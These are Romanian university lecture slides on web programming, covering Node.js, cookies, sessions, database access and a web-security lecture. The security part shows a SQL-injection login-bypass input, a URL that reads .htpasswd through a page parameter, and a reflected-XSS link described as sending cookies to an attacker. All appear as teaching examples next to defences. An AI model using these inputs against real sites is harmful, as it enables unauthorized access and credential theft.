


W3Techs.com, 21 April 2024

Percentages of websites using various server-side programming languages
Note: a website may use more than one server-side programming language




W3Techs.com, 21 April 2024



Procentajele site-urilor web care utilizează diverse servere web defalcate pe limbaje de programare

Notă: un site web poate utiliza mai mult de un server web

- Overall
- PHP
- ASP.NET
- Java
- Ruby
- static files
- Python




Procentajele site-urilor web care utilizează diverse servere web defalcate pe limbaje de programare

Notă: un site web poate utiliza mai mult de un server web

**în anul
2021**

W3Techs.com, 19 April 2021



Procentajele site-urilor web care utilizează diverse servere web defalcate pe limbaje de programare

Notă: un site web poate utiliza mai mult de un server web

**în anul
2024**

W3Techs.com, 21 April 2024

6. Statistici

Website ranking

- ▶ <http://www.alexam.com/topsites>

NodeJS

1. Programare asincronă
2. Introducere Node.js
3. Istoric
4. Arhitectura Node.js
5. Exemplu
6. Sistemul de module
7. Managerul de pachete

1. Programare asincronă

- ▶ Apeluri asincrone
- ▶ Promise
- ▶ Event loop
- ▶ Async/Await

- ▶ Paradigmele limbajului JavaScript

2. Introducere

Node.js


- ▶ Open-source
- ▶ Cross-platform
- ▶ JavaScript runtime environment
- ▶ Server-side scripting
- ▶ Are la bază V8 JavaScript engine de la Chrome
- ▶ Single-thread event loop
- ▶ Event-driven, asynchronous non-blocking I/O model

3. Iстория

- ▶ 2009 – apare Node.js și npm
- ▶ 2010 – framework-urile: express și socket.io
- ▶ 2011 – npm v1.0, framework-ul hapi
- ▶ 2013 – framework-ul koa
- ▶ 2015 – Node.js Foundation, Node.js 4
- ▶ 2016 – Yarn, Node.js 6
- ▶ 2017 – Node.js 8, HTTP/2, security, V8 testează și Node.js
- ▶ 2018 – Node.js 10
- ▶ 2019 – Node.js 12 și 13 2020 – Node.js 14 și 15
- ▶ 2021 – Node.js 16 și 17 2022 – Node.js 18 și 19
- ▶ 2023 – Node.js 20 și 21 2024 – Node.js 22 și 23

4. Arhitectura Node.js

Node.js Architecture



Biblioteci folosite:

- HTTP Parser — parsing HTTP
- C-ARES — DNS queries
- OpenSSL — cryptography
- Zlib — file compression

<https://medium.com/@abeythilakeudara3/nodejs-architecture-42a1d0efad8f>

4. Arhitectura Node.js

1. Clientul trimite cereri către server. Cerera poate fi blocantă sau neblocantă.
2. Node.js preia cererea primită și o adaugă la coada de evenimente.
3. Din coada de evenimente, transmite fiecare solicitare buclei de evenimente una câte una.
4. Bucla de evenimente verifică dacă cererea este suficient de mică pentru a fi executată în sine, altfel transmite cererea pool-ului de fire de execuție.
5. Când o cerere este primită către pool-ul de fire, acesta execută cererea și transmite răspunsul din nou buclei de evenimente.

5. Exemplu

```
const http = require('http');

const hostname = '127.0.0.1';
const port = 3000;

const server = http.createServer((req, res) => {
  res.statusCode = 200;
  res.setHeader('Content-Type', 'text/plain');
  res.end('Hello World');
});

server.listen(port, hostname, () => {
  console.log(`Serverul rulează: http://${hostname}:${port}/`);
});
```

6. Sistemul de module

fisier.js

```
// importarea unui fișier cu numele modul1.js din același director
const modul1 = require('./modul1');
console.log(modul1.numă);

const modul2 = require('./modul2');
console.log(modul2.carte.titlu);
```

modul1.js

```
const p = { numă: 'Pop', prenume: 'Ion' };
module.exports = p;
```

modul2.js

```
const c = { titlu: 'IT', autor: 'Stephen King' };
exports.carte = c;
```

7. Managerul de pachete

- ▶ Npm
- ▶ Yarn
- ▶ Descarcă dependențele necesare proiectului

Bibliografie

- ▶ A brief history of Node.js - <https://nodejs.dev/a-brief-history-of-nodejs>
- ▶ JavaScript - <https://developer.mozilla.org/en-US/docs/Web/JavaScript>
- ▶ Node JS Architecture – Single Threaded Event Loop
 - <https://www.journaldev.com/7462/node-js-architecture-single-threaded-event-loop>
- ▶ V8 JavaScriptEngine – <https://v8.dev/>
- ▶ <https://blog.logrocket.com/node-js-multithreading-what-are-worker-threads-and-why-do-they-matter-48ab102f8b10/>
- ▶ <https://itnext.io/multi-threading-and-multi-process-in-node-js-ffa5bb5cde98>
- ▶ <https://stackoverflow.com/questions/34855352/how-in-general-does-node-js-handle-10-000-concurrent-requests>
- ▶ <https://nodejs.org/en/docs/guides/dont-block-the-event-loop/>

PROGRAMARE WEB

CURSUL 10


COOKIES ȘI SESIUNI

ș.l. dr. ing. ADRIAN ALEXANDRESCU

Facultatea de Automatică și Calculatoare

Universitatea Tehnică "Gheorghe Asachi" din Iași

2023-2024



Cuprins

- I. Cookie
- II. Sesiune
- III. Cookie vs. Sesiune

Cookie

Cookie

- ▶ Informație trimisă de serverul web către client (browser) care este stocată de client și trimisă la server când utilizatorul accesează site-ul respectiv
- ▶ Fiecare cookie are un timp de expirare dat în secunde (e.g., time()+86400)
- ▶ Dacă timpul de expirare este omis sau este 0, cookie-ul va expira la sfârșitul sesiunii (închiderea browser-ului)

Cookie

Utilizare

- ▶ Managementul sesiunilor
- ▶ Personalizarea site-ului
- ▶ Tracking – urmărirea comportamentului utilizatorului pe un anumit site

Cookie

Creare și utilizarea

- ▶ Răspunsul primit de la serverul web conține header-ul: Set-Cookie
- ▶ Cererile următoare către serverul web respectiv vor conține header-ul: Cookie

Exemplu:

- ▶ Server -> Client
 - ▶ Set-Cookie: SID=31d4d96e407aad43
- ▶ Client -> Server
 - ▶ Cookie: SID=31d4d96e407aad43

Cookie

Sintaxa Set-Cookie

Set-Cookie: nume=valoare [; Expires=dată]
[; Max-Age=nrSecunde] [; Domain=domeniu] [;
Path=cale] [; Secure] [; HttpOnly]

Exemplu

Set-Cookie: CP3=1; expires=Sat, 10-Jan-2015
02:38:04 GMT; path=/;
domain=.scorecardresearch.com

Cookie

Sintaxa Cookie

Cookie: *nume=valoare* [; *nume2=val2* [...]]

Exemplu

Cookie: UID=6fb0703e-81.196.26.146-1367091656;
UIDR=1398630478

Cookie

Header-ele DNT și TSV

- ▶ Interzicerea colectării datelor referitoare la un utilizator
- ▶ Draft W3C

DNT (Do Not Track) - header specific cererii

- ▶ Poate avea două valori: 1 și 0

TSV (Tracking Status Value) - header specific răspunsului

- ▶ Valoarea este o literă

Cookie

Alternative la utilizarea cookie-urilor

- ▶ Transmiterea informațiilor prin URL (query_string)
- ▶ Tracking prin adresa IP a utilizatorului
- ▶ Formulare cu câmpuri ascunse
- ▶ Autentificare HTTP
- ▶ Header-ul Etag
- ▶ Web storage
- ▶ Cache-ul browser-ului

Cookie

Proprietatea cookie din DOM (JavaScript client-side)

- ▶ `document.cookie`
- ▶ Permite setarea unor cookie-uri prin specificarea unui sir de caractere cu sintaxa de la header-ul Set-Cookie
- ▶ Returneaza un sir de caractere care reprezinta cookie-urile din documentul curent avand sintaxa de la header-ul Cookie
- ▶ Pentru a sterge un cookie trebuie setata o data de expirare din trecut

Cookie

Cookie-uri cu Node.js și express

```
const express = require('express');
const cookieParser = require('cookie-parser');

const app = express();
app.use(cookieParser());
app.get('/', function (req, res) {
    console.log('cookies: ', req.cookies)
    // res.clearCookie('test');
    res.cookie("utilizator", { nume: 'Ion', varsta: 23 });
    res.cookie("mesaj", "Hello world!");
    res.end();
});

app.listen(6789);
```

Sesiune

Sesiune

- ▶ Conversație între un client și server
- ▶ Secvență de cereri și răspunsuri
- ▶ HTTP este un protocol "fără stare" (en., stateless)

Identifier de sesiune

- ▶ en., *session ID* sau *session token*
- ▶ Sir de caractere, generat aleatoriu sau de o funcție hash, folosit pentru a identifica o sesiune
- ▶ Este trimis prin cookie-uri și/sau formulare HTML

Sesiune

Sesiuni cu Node.js și express

```
app.use(session({  
    secret: 'secret',  
    resave: false,  
    saveUninitialized: false,  
    cookie: {  
        maxAge: 10000  
    }  
}));  
....  
req.session
```

Cookie vs. Sesiune

Variabilele din cookie vs. variabilele de sesiune

	Var. cookie	Var. sesiune
Stocarea datelor	La client	La server*
Durata de viață	Specificată. Orice durată (secunde, ore, zile, ani, ...)	Predeterminată* (e.g., închiderea browser-ului)
Limitări	Cel puțin 3000 cookie-uri, 4kb/cookie, 50 cookie-uri/domeniu**	Nelimitat*
Siguranța datelor	Nesigure. Informațiile de la client pot fi alterate	Sigure. Clientul nu are acces direct la ele
Comunicarea cu alte web servere	Nici o problemă	Problemă, dacă nu este comunicare între web servere sau shared storage

Bibliografie

- ▶ <http://computer.howstuffworks.com/cookie.htm>
- ▶ <http://www.nczonline.net/blog/2009/05/05/http-cookies-explained/>
- ▶ http://www.w3schools.com/js/js_cookies.asp
- ▶ <https://expressjs.com/en/api.html#res.cookie>
- ▶ <https://www.npmjs.com/package/express-session>
- ▶ <https://developer.mozilla.org/en-US/docs/Web/HTTP/Session>

PROGRAMARE WEB

CURSUL 11


BAZE DE DATE

ș.l. dr. ing. ADRIAN ALEXANDRESCU

Facultatea de Automatică și Calculatoare

Universitatea Tehnică "Gheorghe Asachi" din Iași

2023-2024



Cuprins

- I. Async/Await
- II. Baze de date

Async/Await

- ▶ O funcție marcată cu `async` returnează un `Promise`
- ▶ Cuvântul cheie `await`:
 - ▶ Poate fi folosit doar în cadrul funcțiilor `async`
 - ▶ Poate fi folosit în fața unui apel care returnează un `Promise`
 - ▶ Separă funcția `async`
- ▶ Codul din funcția `async` este executat până la apelul de la `await` (inclusiv)
- ▶ Codul de după `await` este executat (asincron) doar după ce se rezolvă `promise-ul` de la `await`

Async/Await

```
function f() {  
    console.log("f - 1");  
    return fetch('x.json');  
}  
  
f().then((response) => {  
    console.log("f - 2: " + response);  
    return response.json();  
}).then((json) => {  
    console.log("f - 3: " + json);  
});
```

```
async function f() {  
    console.log("f - 1");  
    let response = await fetch('x.json');  
  
    console.log("f - 2: " + response);  
    let json = await response.json();  
  
    console.log("f - 3: " + json);  
}  
  
f();
```

Baze de date

MySQL

```
var mysql = require('mysql');
var con = mysql.createConnection({
  host: "localhost",
  user: "yourusername",
  password: "yourpassword"
});

con.connect(function(err) {
  if (err) throw err;
  console.log("Connected!");
  con.query("CREATE DATABASE mydb", function (err, result) {
    if (err) throw err;
    console.log("Database created");
  });
});
```

Baze de date

MongoDB

```
var MongoClient = require('mongodb').MongoClient;
var url = "mongodb://localhost:27017/";
MongoClient.connect(url, function(err, con) {
  if (err) throw err;
  var dbo = con.db("mydb");
  var query = { address: "Park Lane 38" };
  dbo.collection("customers").find(query).toArray(function(err
, result) {
    if (err) throw err;
    console.log(result);
    con.close();
  });
});
```

Bibliografie

- ▶ https://developer.mozilla.org/en-US/docs/Learn/JavaScript/Asynchronous/Async_await
- ▶ [Node.js MySQL](#)
- ▶ [Node.js MongoDB](#)
- ▶ [Node.js OracleDB](#)
- ▶ [Node.js PostgreSQL](#)
- ▶ [Node.js Microsoft SQL Server](#)
- ▶ [Node.js Redis](#)
- ▶ [Node.js SQLite](#)

PROGRAMARE WEB

CURSUL 12


SECURITATEA PE WEB

ș.l. dr. ing. ADRIAN ALEXANDRESCU

Facultatea de Automatică și Calculatoare

Universitatea Tehnică "Gheorghe Asachi" din Iași

2023-2024



Cuprins

- I. Metode de securizare
- II. Cross-site scripting (XSS)

Metode de securizare

Validarea datelor de intrare

- ▶ La client și la server
- ▶ Utilizatorul poate introduce date invalide prin folosirea directă a URL-ului de submit
- ▶ E.g., Numele utilizatorului la înregistrare ar putea să conțină caractere invalide

Metode de securizare

Dezactivarea raportării erorilor

- ▶ Mesaje de eroare la server în browser
- ▶ Erorile ajută programatorul pentru identificarea problemelor
- ▶ Erorile ajută atacatorul pentru identificarea serverului folosit, a structurii de directoare sau a informațiilor referitoare la baza de date

Metode de securizare

Protejarea împotriva SQL injection

- ▶ Utilizarea datelor care vin de la client pentru a face o interogare SQL, iar datele respective sunt sub forma unei sevențe de cod SQL

```
"SELECT * FROM users WHERE  
username = '' + username + '' and  
password = '' + password + '''
```

=>

```
SELECT * FROM users WHERE username = '' OR 1=1 #'  
and password = ''
```

Metode de securizare

Protejarea împotriva SQL injection

- ▶ Soluție: placeholder-e

```
connection.query(  
  "SELECT * FROM users WHERE username=? AND password?",  
  [username, password],  
  function(error, results) { ... }  
) ;  
  
connection.query(  
  "SELECT * FROM users WHERE username=:usr AND password=:pass",  
  {usr: username, pass: password},  
  function(error, results) { ... }  
) ;
```

Metode de securizare

Protejarea împotriva atacurilor brute force

Metode de blocare a atacurilor brute force asupra componentei de autentificare:

- ▶ numărul de încercări eşuate consecutive cu același nume de utilizator și adresă IP
- ▶ numărul de încercări eşuate de la o adresă IP pe o perioadă lungă de timp

Metode de securizare

Protejarea împotriva manipulării fișierelor

- ▶ Multe site-uri folosesc URL-uri de forma:

index.php?page=about.html

- ▶ În PHP atacatorul ar putea vedea parolele accesând
index.php?page=.htpasswd

Metode de securizare

Schimbarea numelor și căilor implicite

- ▶ Schimbarea în MySQL a utilizatorului cu numele `root` care nu are parolă
- ▶ Accesul la server să nu se poată să se facă de oriunde, iar parola să fie lungă și să conțină toate tipurile de caractere
- ▶ Accesul la un dashboard să nu se facă printr-un utilizator cu numele `admin` (atac brute-force)
- ▶ La utilizarea unor soluții gata făcute (e.g., `wordpress`) accesul la zona de administrare să nu se facă prin URL-ul default (e.g., `/wp-admin/`)

Metode de securizare

Actualizarea software-ului

- ▶ Verificarea vulnerabilităților dependențelor instalate
- ▶ npm audit
- ▶ <https://snyk.io/vuln/>
- ▶ npm install snyk
- ▶ npm install sanitizer

Metode de securizare

Schimbarea numelor și căilor implicate

- ▶ Schimbarea în MySQL a utilizatorului cu numele `root` care nu are parolă
- ▶ Accesul la server să nu se poată să se facă de oriunde, iar parola să fie lungă și să conțină toate tipurile de caractere
- ▶ Accesul la un dashboard să nu se facă printr-un utilizator cu numele `admin` (atac brute-force)
- ▶ La utilizarea unor soluții gata făcute (e.g., `wordpress`) accesul la zona de administrare să nu se facă prin URL-ul default (e.g., `/wp-admin/`)

Cross Site Scripting (XSS)

- ▶ Permite atacatorilor să injecteze scripturi client-side în paginile web vizualizate de alți utilizatori
- ▶ Atacatorii fac astfel încât browser-ul să execute cod malitios când utilizatorul intră pe un site aparent sigur
- ▶ E.g., comentariile utilizatorilor conțin cod JS și sunt afișate pe site
- ▶ E.g., link cu JS trimis de atacator unui utilizator; script-ul trimite cookie-ul de autorizare atacatorului
- ▶ <http://www.insecurelabs.org/task/Rule1>

Cross Site Scripting (XSS)

Atac XSS non-persistent (Reflected XSS)

- ▶ Codul atacatorului este executat de browser-ul victimei fără a se stoca nimic la server sau la client
- ▶ E.g., victimă primește de la atacator link-ul
`www.test.com/index.php?q=<script>...</script>`
- ▶ Website-urile vulnerabile sunt cele care:
 - ▶ Au funcție de căutare
 - ▶ Posibilitatea de login cu afișarea numelui utilizatorului în pagina returnată

Cross Site Scripting (XSS)

Atac XSS non-persistent (Reflected XSS)

- ▶ Website-urile vulnerabile sunt cele care:
 - ▶ Au funcție de căutare
 - ▶ Au posibilitatea de login cu afișarea numelui utilizatorului în pagina returnată
 - ▶ Afisează informație din header-ele HTTP (e.g., tipul browser-ului și versiunea)
 - ▶ Folosesc parametri DOM de tipul document.url

Cross Site Scripting (XSS)

Atac XSS non-persistent (Reflected XSS)

